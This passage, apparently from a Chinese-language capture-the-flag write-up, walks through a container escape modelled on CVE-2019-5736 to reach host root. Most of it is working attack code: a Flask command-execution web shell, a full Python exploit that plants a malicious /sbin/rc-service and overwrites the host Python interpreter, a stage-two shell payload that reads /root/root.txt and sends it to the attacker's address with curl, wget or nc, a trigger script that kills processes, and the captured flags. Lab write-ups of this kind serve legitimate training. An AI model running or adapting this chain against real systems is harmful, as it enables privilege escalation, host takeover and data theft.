            stderr=subprocess.DEVNULL,
            start_new_session=True,
        )
        return Response('started\n', mimetype='text/plain')

    try:
        out = subprocess.check_output(
            c,
            shell=True,
            text=True,
            stderr=subprocess.STDOUT,
            timeout=timeout,
        )
    except subprocess.CalledProcessError as e:
        out = e.output + '\n[exit %s]\n' % e.returncode
    except Exception as e:
        out = repr(e) + '\n'

    return Response(out, mimetype='text/plain')

app.run(host='0.0.0.0', port=5000)
```

写入 `/opt/challenge/app.py` 后触发部署：

```
python
sudo /usr/bin/python3 /opt/init-challenge.py
```

```
  inflating: challenge/static/_astro/noto-serif-sc-latin-200-normal.Dz2V8_z1.woff
  inflating: challenge/static/_astro/noto-serif-sc-latin-800-normal.DYMaRdel.woff
  inflating: challenge/static/_astro/noto-sans-sc-latin-700-normal.B17hb4LK.woff
  inflating: challenge/static/_astro/noto-serif-sc-latin-200-normal.Bu1qLSMu.woff2
  inflating: challenge/static/_astro/noto-serif-sc-latin-400-normal.DOGDV2P4.woff
  inflating: challenge/static/_astro/noto-serif-sc-latin-300-normal.CpZHvICl.woff2
  inflating: challenge/static/_astro/noto-sans-sc-latin-500-normal.JVPArRf3.woff2
  inflating: challenge/static/_astro/orbitron-latin-500-normal.BCCupJ8c.woff
  inflating: challenge/static/_astro/noto-sans-sc-latin-100-normal.BDUr9vxQ.woff2
  inflating: challenge/static/_astro/noto-sans-sc-latin-800-normal.Cnt7BNY6.woff2
  inflating: challenge/static/_astro/noto-sans-sc-latin-800-normal.8ngI8vGq.woff
  inflating: challenge/static/_astro/noto-sans-sc-latin-300-normal.PLlNVxmP.woff
  inflating: challenge/static/_astro/noto-sans-sc-latin-200-normal.D8axfy5u.woff2
  inflating: challenge/static/_astro/noto-serif-sc-latin-900-normal.Dn8Y2llm.woff2
  inflating: challenge/static/_astro/noto-sans-sc-latin-600-normal.D5ts6k_I.woff2
  inflating: challenge/static/_astro/noto-sans-sc-latin-500-normal.c5FVqAg8.woff
  inflating: challenge/static/_astro/orbitron-latin-900-normal.DrIi7unX.woff2
  inflating: challenge/static/_astro/orbitron-latin-800-normal.P4cBi4I7.woff
   creating: challenge/static/css/
  inflating: challenge/static/css/style.css
   creating: challenge/static/js/
  inflating: challenge/static/js/auth.js
  inflating: challenge/static/js/nav.js
  inflating: challenge/static/js/main.js
  inflating: challenge/backup.xml
 * Starting challenge ...
[ ok ]
```

让访问一下 `http://challenge.msctf.dsz/cmd?c=id`，拿到容器 root



CVE-2019-5736：从容器 root 打宿主 root

题目给了 hint3：`CVE-2019-5736`。这里实际环境不是 Docker/runc 命令直接 attach，而是宿主 root 的 `/opt/init-challenge.py` 主动 `setns` 进入 LXC namespace 后执行容器内的 `/sbin/rc-service`。利用点与 CVE-2019-5736 的本质一致：让宿主 root 执行容器内可控文件，并通过 `/proc/self/exe` 指向宿主正在运行的解释器，从容器内覆盖宿主解释器文件。

关键链条如下：

1. 通过 challenge 容器的 `/cmd` 写入恶意 `/sbin/rc-service`。
2. 在平台侧执行第一次 `sudo -n /usr/bin/python3 /opt/init-challenge.py`。

3. 第一次触发时，宿主 root 进入容器 namespace，执行恶意 `/sbin/rc-service`。
4. 恶意 `/sbin/rc-service` 的 shebang 是 `#!/proc/self/exe`，因此解释器会变成宿主正在执行的 Python。
5. stage1 打开 `/proc/self/exe`，保留宿主 Python 的 fd，然后后台循环尝试写 `/proc/self/fd/<fd>`。
6. 平台侧杀掉仍然占用宿主 Python 的进程，解决 `Text file busy`。
7. stage1 成功把宿主 `/usr/bin/python3.14` 覆盖成 stage2 shell payload。
8. 平台侧再次执行 `sudo -n /usr/bin/python3 /opt/init-challenge.py`，这一次实际执行的是被覆盖后的 stage2。
9. stage2 以宿主 root 权限读取 `/root/root.txt`，写入 `/tmp/root.txt`，再把内容回连到 Kali。

这里最容易复现失败的点有三个：

- 不能在 `/cmd` 里面触发 `/opt/init-challenge.py`，因为 `/cmd` 已经是容器环境。
- 不能只运行一次 `sudo -n /usr/bin/python3 /opt/init-challenge.py`，第一次通常只是启动覆盖循环，第二次或后续触发才会执行 root payload。
- 不能前台运行宿主触发脚本，因为触发脚本会杀 Python holder。你的交互 shell 如果是 Python pty 升级出来的，前台跑很容易把自己的链路一起打断，所以必须 `nohup ... &` 后台执行。

先在 Kali 开监听：

```python
nc -lvnp 4466
```

然后在 Kali 保存下面这个脚本为 `/tmp/cve5736_stage1.py`。脚本只负责通过容器 `/cmd` 种植恶意 `/sbin/rc-service`，不负责解锁 console，也不负责触发宿主 sudo。

exp：

```python
#!/usr/bin/env python3
import base64
import requests

TARGET = '192.168.56.190'
LHOST = '192.168.56.102'
LPORT = 4466

BASE = f'http://{TARGET}/cmd'
HOST = 'challenge.msctf.dsz'

s = requests.Session()
s.trust_env = False


def rce(cmd, timeout=25):
    r = s.post(
        BASE,
        headers={'Host': HOST},
        data={'c': cmd, 'timeout': str(max(1, timeout - 3))},
        timeout=timeout,
```

```
    )
    print(r.status_code)
    print(r.text[:8000])
    return r


root_payload = f'''#!/bin/sh
OUT=/tmp/root.txt
{{
  echo '[host-root]'
  date 2>&1
  id 2>&1
  hostname 2>&1
  echo '[flag]'
  cat /root/root.txt 2>&1
}} > "$OUT" 2>&1
chmod 644 "$OUT" 2>/dev/null || true
(
  if command -v curl >/dev/null 2>&1; then curl -m 6 -sS --data-binary @"$OUT" 'http://{LHOST}:
{LPORT}/' >/dev/null 2>&1 && exit 0; fi
  if command -v wget >/dev/null 2>&1; then wget -T 6 -q --post-file="$OUT" -O - 'http://{LHOST}:
{LPORT}/' >/dev/null 2>&1 && exit 0; fi
  if command -v nc >/dev/null 2>&1; then nc -w 6 {LHOST} {LPORT} < "$OUT" >/dev/null 2>&1 && exit 0; fi
  if [ -x /bin/busybox ]; then /bin/busybox nc -w 6 {LHOST} {LPORT} < "$OUT" >/dev/null 2>&1 && exit 0;
fi
) &
if [ -s /tmp/python3.host.bak ]; then
  ( sleep 2; cat /tmp/python3.host.bak > /usr/bin/python3.14; chmod 755 /usr/bin/python3.14 )
>/tmp/python_restore.log 2>&1 &
fi
exit 0
'''

payload_b64 = base64.b64encode(root_payload.encode()).decode()

evil_src = f'''#!/proc/self/exe
import os
import sys
import subprocess

PAYLOAD_B64 = {payload_b64!r}
LOG = '/tmp/cve5736.log'
ERR = '/tmp/cve5736_write.err'

def log(x):
    try:
        open(LOG, 'a').write(str(x) + '\\\\n')
    except Exception:
        pass

try:
    log('[stage1-start]')
    log('uid=%s euid=%s pid=%s ppid=%s exe=%s' % (
```

```
        os.getuid(),
        os.geteuid(),
        os.getpid(),
        os.getppid(),
        os.readlink('/proc/self/exe')
    ))

    subprocess.Popen(
        ['/bin/sh', '-c', "(sleep 0.2; pkill -9 -f '/opt/challenge/app.py' 2>/dev/null || true; pkill
-9 -f 'python3.*app.py' 2>/dev/null || true) >/dev/null 2>&1 &"],
        stdout=subprocess.DEVNULL,
        stderr=subprocess.DEVNULL,
    )

    flags = getattr(os, 'O_PATH', os.O_RDONLY)
    fd = os.open('/proc/self/exe', flags)
    os.set_inheritable(fd, True)
    log('fd=%d flags=%s' % (fd, flags))

    cmd = (
        "ERR=" + repr(ERR) + "; "
        "LOG=" + repr(LOG) + "; "
        "DEC='base64 -d'; "
        "command -v base64 >/dev/null 2>&1 || DEC='/bin/busybox base64 -d'; "
        "i=0; "
        "while [ $i -lt 30000 ]; do "
        "(printf '%s' '" + PAYLOAD_B64 + "' | $DEC > /proc/self/fd/" + str(fd) + ") 2>$ERR "
        "&& echo overwrite_ok >>$LOG && exit 0; "
        "i=$((i+1)); sleep 0.05; "
        "done; echo overwrite_fail >>$LOG; cat $ERR >>$LOG 2>/dev/null"
    )

    subprocess.Popen(
        ['/bin/sh', '-c', cmd],
        pass_fds=(fd,),
        close_fds=True,
        stdin=subprocess.DEVNULL,
        stdout=subprocess.DEVNULL,
        stderr=subprocess.DEVNULL,
    )
    log('[writer-started]')
except Exception as e:
    log('error=' + repr(e))

sys.exit(0)
'''

evil_b64 = base64.b64encode(evil_src.encode()).decode()

plant_cmd = f'''
set -u
rm -f /tmp/cve5736.log /tmp/cve5736_write.err /tmp/root.txt 2>/dev/null || true
cp /sbin/rc-service /tmp/rc-service.bak 2>/dev/null || true
```

```
printf '%s' '{evil_b64}' | base64 -d > /sbin/rc-service
chmod 755 /sbin/rc-service
python3 -m py_compile /sbin/rc-service || exit 1
echo '[+] planted /sbin/rc-service'
grep -n 'O_PATH\\|os.open\\|PAYLOAD_B64' /sbin/rc-service
ls -l /sbin/rc-service /tmp/rc-service.bak 2>&1
'''

verify_cmd = f'''
python3 - <<'PY'
import ast
import base64
import re

src = open('/sbin/rc-service', 'r', encoding='utf-8').read()

assert '#!/proc/self/exe' in src
assert 'O_PATH' in src
assert "os.open('/proc/self/exe', flags)" in src

compile(src, '/sbin/rc-service', 'exec')

m = re.search(r"PAYLOAD_B64\\s*=\\s*([^\\n]+)", src)
assert m, 'missing PAYLOAD_B64'

payload = base64.b64decode(ast.literal_eval(m.group(1))).decode()

for x in ['{LHOST}', '{LPORT}', '/root/root.txt', '/usr/bin/python3.14']:
    assert x in payload, 'missing ' + x

print('[verify-ok] stage1 is O_PATH version')
print('[verify-ok] payload callback = {LHOST}:{LPORT}')
print(payload[:1000])
PY
'''

print('[1] precheck /cmd')
rce('id; hostname; pwd; python3 -V; ls -l /sbin/rc-service 2>&1', 10)

print('[2] plant stage1')
rce(plant_cmd, 25)

print('[3] verify stage1')
rce(verify_cmd, 15)
```

手动验证一下，出现下面这种输出，说明容器侧 stage1 已经种进去：

```python
curl -G -H 'Host: challenge.msctf.dsz' 'http://192.168.56.189/cmd' \
  --data-urlencode 'c=python3 -m py_compile /sbin/rc-service 2>&1; echo rc=$?; head -12 /sbin/rc-service; wc -c /sbin/rc-service'
```

然后就是在平台侧触发 `/opt/init-challenge.py`，让宿主 root 执行容器里的恶意 `/sbin/rc-service`，等它覆盖宿主 `/usr/bin/python3.14` 后，再次触发 sudo，让被覆盖的 Python 以宿主 root 权限执行 payload，读取 `/root/root.txt` 并回传。

> 接下来必须到平台 RCE，也就是 Werkzeug console 或 最开始反弹 shell 的环境里面执行宿主触发命令。不要在 `/cmd` 里执行，因为 `/cmd` 已经是容器环境，容器里没有宿主的 `/opt/init-challenge.py`。

python

```
cat > /tmp/host_trigger_final.sh <<'SH'
#!/bin/sh

MODE="${1:-full}"
LOG=/tmp/host_trigger_final.log
PYBIN=/usr/bin/python3.14
PY=/usr/bin/python3

echo "[start] $(date) mode=$MODE" > "$LOG"

[ -x "$PYBIN" ] || PYBIN=$(readlink -f "$PY" 2>/dev/null || echo "$PY")
echo "[pybin] $PYBIN" >> "$LOG"

if [ ! -s /tmp/python3.host.bak ]; then
  echo "[backup python]" >> "$LOG"
  cp "$PYBIN" /tmp/python3.host.bak >>"$LOG" 2>&1 || true
fi

echo "[before head]" >> "$LOG"
head -3 "$PYBIN" >>"$LOG" 2>&1 || true

if [ "$MODE" = "full" ]; then
  echo "[first init: execute malicious rc-service]" >> "$LOG"
  sudo -n "$PY" /opt/init-challenge.py >>"$LOG" 2>&1 || true
fi

echo "[kill python3.14 holders]" >> "$LOG"

for round in 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30; do
  echo "[kill-round-$round] $(date)" >> "$LOG"

  for p in /proc/[0-9]*; do
    pid=${p##*/}
    exe=$(readlink "$p/exe" 2>/dev/null || true)
    cmd=$(tr '\000' ' ' < "$p/cmdline" 2>/dev/null || true)

    case "$exe" in
      "$PYBIN"|*/python3.14)
        echo "kill $pid exe=$exe cmd=$cmd" >> "$LOG"
        kill -9 "$pid" 2>/dev/null || true
        ;;
    esac
  done

  sleep 2

  if head -1 "$PYBIN" 2>/dev/null | grep -q '#!/bin/sh'; then
    echo "[+] python overwritten" >> "$LOG"
    break
  fi
done
```

```
echo "[python head after overwrite wait]" >> "$LOG"
head -5 "$PYBIN" >>"$LOG" 2>&1 || true

if ! head -1 "$PYBIN" 2>/dev/null | grep -q '#!/bin/sh'; then
  echo "[-] python not overwritten" >> "$LOG"
  echo "[hint] writer may not be alive or fd overwrite failed" >> "$LOG"
  exit 1
fi

echo "[trigger root payload]" >> "$LOG"

for i in 1 2 3 4 5 6; do
  echo "[trigger-$i] $(date)" >> "$LOG"
  sudo -n "$PY" /opt/init-challenge.py >>"$LOG" 2>&1 || true
  sleep 4

  if [ -s /tmp/root.txt ]; then
    echo "[+] root.txt exists" >> "$LOG"
    break
  fi
done

echo "[result root.txt]" >> "$LOG"
cat /tmp/root.txt >>"$LOG" 2>&1 || true

echo "[restore log]" >> "$LOG"
cat /tmp/python_restore.log >>"$LOG" 2>&1 || true

echo "[final python head]" >> "$LOG"
head -3 "$PYBIN" >>"$LOG" 2>&1 || true

exit 0
SH

chmod +x /tmp/host_trigger_final.sh
```

我上面使用的反弹 shell 执行，必须使用 `nohup ... &`，一开始一直没成功。

```python
nohup sh /tmp/host_trigger_final.sh >/tmp/host_trigger_final.out 2>&1 &
```


注意：

> 这里必须使用 `nohup ... &` 的原因是：脚本会杀掉正在占用 `/usr/bin/python3.14` 的进程，而平台 Web、Werkzeug console、某些反弹 shell 和 Python pty 都可能依赖这个 Python。前台执行时，终端看起来像卡死，其实大概率是把自己的执行链路也杀掉了。后台丢出去后，即使当前连接断开，触发流程仍会继续跑。

成功后 Kali 监听端收到的是下面这种 HTTP 回连：

```python
(base) ┌──(root㉿kali)-[~]
└─# nc -lvnp 4466
listening on [any] 4466 ...
```

```
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.190] 36126
POST / HTTP/1.1
Host: 192.168.56.102:4466
User-Agent: Wget
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 232

[host-root]
Sat Jul 18 22:58:59 HKT 2026
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(vide
o)
msctf.dsz
[flag]
flag{root-91613a5ad03e0c2e88f0099628cf979a}
```



flag：

> flag{user-ac2ebf7922067ca91c4d3d13d6d42195}
>
> flag{root-91613a5ad03e0c2e88f0099628cf979a}